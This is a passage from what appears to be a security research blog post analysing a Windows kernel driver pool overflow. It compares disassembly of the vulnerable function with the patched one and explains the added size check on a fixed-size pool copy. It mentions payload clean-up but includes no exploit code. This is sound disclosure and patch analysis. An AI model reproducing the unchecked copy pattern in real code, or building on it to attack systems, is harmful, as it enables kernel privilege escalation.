
Finally, in our payload we can safely fix the corrupted directory object and the associated *NAMESPACE_DESCRIPTOR* structure so that the private namespace can be finally correctly unlinked upon terminating the exploit process.

Vendor’s Fix



```
.text:0001BE3B
.text:0001BE3B loc_1BE3B:                              ; CODE XREF: sub_1BD42+EE↑j
.text:0001BE3B                 push    ebx
.text:0001BE3C                 lea     eax, [ebp+var_C]
.text:0001BE3F                 push    eax
.text:0001BE40                 push    [ebp+arg_4]
.text:0001BE43                 call    FltGetVolumeName
.text:0001BE48                 cmp     eax, ebx
.text:0001BE4A                 mov     [ebp+arg_0], eax
.text:0001BE4D                 jl      short loc_1BE88
.text:0001BE4F                 movzx   eax, word ptr [ebp+var_1C]
.text:0001BE53                 mov     ecx, [esi+4]
.text:0001BE56                 push    eax
.text:0001BE57                 movzx   eax, word ptr [ebp+var_C]
.text:0001BE5B                 push    [ebp+var_18]
.text:0001BE5E                 shr     eax, 1
.text:0001BE60                 lea     eax, [ecx+eax*2]
.text:0001BE63                 push    eax
.text:0001BE64                 call    ds:__imp_memmove
.text:0001BE6A                 movzx   eax, word ptr [ebp+var_C]
.text:0001BE6E                 push    eax
.text:0001BE6F                 push    [ebp+var_8]
.text:0001BE72                 push    dword ptr [esi+4]
.text:0001BE75                 call    memcpy
.text:0001BE7A                 mov     eax, [ebp+var_1C]
.text:0001BE7D                 mov     ecx, [ebp+var_C]
.text:0001BE80                 add     esp, 18h
.text:0001BE83                 add     eax, ecx
.text:0001BE85                 mov     [esi], ax
.text:0001BE88
.text:0001BE88 loc_1BE88:                              ; CODE XREF: sub_1BD42+10B↑j
.text:0001BE88                 push    edi
.text:0001BE89                 push    [ebp+var_8]
.text:0001BE8C                 call    ds:ExFreePoolWithTag
```

Figure 10. Vulnerable Function




```
.text:0001BE2C loc_1BE2C:                              ; CODE XREF: sub_1BD34+F1↑j
.text:0001BE2C                 push    0
.text:0001BE2E                 lea     eax, [ebp+var_8]
.text:0001BE31                 push    eax
.text:0001BE32                 push    [ebp+arg_0]
.text:0001BE35                 call    FltGetVolumeName
.text:0001BE3A                 mov     edi, eax
.text:0001BE3C                 test    edi, edi
.text:0001BE3E                 jl      short loc_1BE90
.text:0001BE40                 movzx   eax, word ptr [ebp+var_10]
.text:0001BE44                 movzx   ecx, word ptr [ebp+var_8]
.text:0001BE48                 add     eax, ecx
.text:0001BE4A                 push    eax
.text:0001BE4B                 push    esi
.text:0001BE4C                 call    sub_C161C
.text:0001BE51                 mov     edi, eax
.text:0001BE53                 test    edi, edi
.text:0001BE55                 jl      short loc_1BE90
.text:0001BE57                 movzx   eax, word ptr [ebp+var_10]
.text:0001BE5B                 mov     ecx, [esi+4]
.text:0001BE5E                 push    eax
.text:0001BE5F                 movzx   eax, word ptr [ebp+var_8]
.text:0001BE63                 push    [ebp+var_C]
.text:0001BE66                 shr     eax, 1
.text:0001BE68                 lea     eax, [ecx+eax*2]
.text:0001BE6B                 push    eax
.text:0001BE6C                 call    ds:__imp_memmove
.text:0001BE72                 movzx   eax, word ptr [ebp+var_8]
.text:0001BE76                 push    eax
.text:0001BE77                 push    [ebp+var_4]
.text:0001BE7A                 push    dword ptr [esi+4]
.text:0001BE7D                 call    memcpy
.text:0001BE82                 mov     eax, [ebp+var_10]
.text:0001BE85                 mov     ecx, [ebp+var_8]
.text:0001BE88                 add     esp, 18h
.text:0001BE8B                 add     eax, ecx
.text:0001BE8D                 mov     [esi], ax
.text:0001BE90
.text:0001BE90 loc_1BE90:                              ; CODE XREF: sub_1BD34+10A↑j
.text:0001BE90                                         ; sub_1BD34+121↑j
.text:0001BE90                 push    ebx
.text:0001BE91                 push    [ebp+var_4]
.text:0001BE94                 call    ds:ExFreePoolWithTag
```

Figure 11. Fixed Function

Did you spot the difference? If not, don't worry. Indeed it is not very clear, but if you look closely you will notice an added *call sub_C161C* instruction which basically calls a subroutine that is not visible here. Its purpose is to verify that the size of the supplied data fits the fixed-size *'SnxN'* tagged allocation. If it doesn't, then the driver calls *ExAllocatePoolWithTag* in order to allocate a new paged pool chunk where the data can be safely copied.

As a final note, it is very important to mention that the allocation of the *'SnxN'* tagged buffers is not directly controlled by us. In a common scenario the memory allocation that we overflow in kernel address space occurs during the IOCTL request. However, this is not the case and we will leave it as an exercise to the reader to find a way to control this exploitation stage.

Demonstration Video



To contact Nettitude's editor, please email media@nettitude.com.